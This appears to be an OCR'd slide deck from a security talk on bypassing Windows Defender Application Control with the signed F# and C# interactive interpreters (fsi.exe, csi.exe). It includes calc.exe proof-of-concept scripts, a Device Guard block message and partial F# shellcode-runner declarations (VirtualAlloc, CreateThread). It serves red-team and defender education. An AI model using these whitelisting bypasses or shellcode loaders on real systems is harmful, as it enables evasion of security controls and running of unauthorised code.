
bohops @bohops · Oct 21

Exploring the WDAC Microsoft Recommended Block Rules:

fsi.exe and fsianycpu.exe are SDK binaries that execute F# to bypass WDAC without block rules applied.

Credit @NickTyrer from 3 years ago with the fsi.exe code exec POC

gist.github.com/NickTyrer/51eb...




Nick Tyrer @NickTyrer · Sep 3, 2017

fsi.exe - microsoft signed binary for inline f# code execution. Included in SDK.
gist.github.com/NickTyrer/51eb...

18 46

FSI/CSI



C:\Windows\System32\cmd.exe - fsi
Microsoft Windows [Version 10.0.17134.1792]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\User1\Downloads\fsi\fsi>fsi
Microsoft (R) F# Interactive version 10.7.0.0 for F# 4.7
Copyright (c) Microsoft Corporation. All Rights Reserved.
For help type #help;;
> #help;;
F# Interactive directives:
#r "file.dll";; Reference (dynamically load) the given DLL
#I "path";; Add the given search path for referenced DLLs
#load "file.fs" ...;; Load the given file(s) as if compiled and referenced
#time ["on"|"off"];; Toggle timing on/off
#help;; Display help
#quit;; Exit
F# Interactive command line options:
See 'fsi --help' for options
>

FSI/CSI

- C# REPL Command-Line Interface = CSI.EXE
- F# REPL Command-Line Interface = FSI.EXE
- You can create scripts in C# or F#
  - Yes, scripts. Just like PowerShell or Python.
- We can use one of these executables to either run a script or interactively run one-liners.


FSI/CSI

- Requirement (Option One)
  - Visual Studio Installed



FSI/CSI


- Requirement (Option Two)
  - Copy/Paste DLLs and FSI.exe to the target machine




FSI VS. CSI

- CSI.exe is known tradecraft. My sense is it's not used heavily, but I've seen defenders keep an eye out for it. I haven't seen the same for FSI.exe.
- I'd imagine folks are more comfortable coding in C# than F#, so most will default to trying CSI first.
- They're seemingly functionally equivalent.

FSI


test.fsx - Notepad
File Edit Format View Help
open System
open System.Diagnostics
Process.Start("calc.exe")
C:\Windows\System32\cmd.exe
C:\Users\User1\Downloads\fsi\fsi>fsi test.fsx
C:\Users\User1\Downloads\fsi\fsi>
Calculator
Standard
History
Memory
There's no history yet
0
MC MR M+ M- MS
%
CE
C

FSI


calc.cs - Notepad
File Edit Format View Help
using System;
using System.Diagnostics;
public class This
{
public This()
{
Process.Start("calc.exe");
}
}
C:\Windows\System32\cmd.exe - fsi
C:\Users\User1\Downloads\fsi\fsi>fsi
Microsoft (R) F# Interactive version 10.7.0.0 for F# 4.7
Copyright (c) Microsoft Corporation. All Rights Reserved.
For help type #help;;
> #r "calc.dll"
- ;;
--> Referenced 'C:\Users\User1\Downloads\fsi\fsi\calc.dll' (file may be locked by F# Interactive process)
> This();;
error FS0193: Could not load file or assembly 'file:///C:\Users\User1\Downloads\fsi\fsi\calc.dll' or one of its dependencies. Your organization used Device Guard to block this app. Contact your support person for more info. (Exception from HRESULT: 0x800711C7)

FSI

vysecurity / FSharp-Shellcode

Watch 1 | Unstar 30 | Fork 8

Code | Issues | Pull requests | Actions | Projects | Wiki | Security | Insights

master | FSharp-Shellcode / FSharp-Shellcode.fs | Go to file

vysecurity rename to fs — Latest commit 39e858d on Jun 5, 2018 — History

1 contributor

35 lines (28 sloc) | 1.06 KB | Raw | Blame

```
1  open System
2  open System.Runtime.InteropServices
3  open System.Threading
4
5  [<DllImport "kernel32" >]
6  extern nativeint VirtualAlloc(
7    nativeint         lpStartAddress,
8    uint32            dwSize,
9    uint32            flAllocationType,
10   uint32         flProtect)
11
12 [<DllImport "kernel32" >]
13 extern nativeint CreateThread(
14   uint32         lpThreadAttributes,
15   uint32            dwStackSize,
16   nativeint            lpStartAddress,
17   uint32&         param,
18   uint32         dwCreationFlags,
19   uint32&         lpThreadId)
20
```

https://github.com/vysecurity/FSharp-Shellcode/blob/master/FSharp-Shellcode.fs

FSI

Literals

08/15/2020 • 2 minutes to read • +6

This article provides a table that shows how to specify the type of a literal in F#.

Literal types

The following table shows the literal types in F#. Characters that represent digits in hexadecimal notation are not case-sensitive; characters that identify the type are case-sensitive.

Type	Description	Suffix or prefix	Examples
sbyte	signed 8-bit integer	y	`86y` `0b00000101y`
byte	unsigned 8-bit natural number	uy	`86uy` `0b00000101uy`

https://docs.microsoft.com/en-us/dotnet/fsharp/language-reference/literals

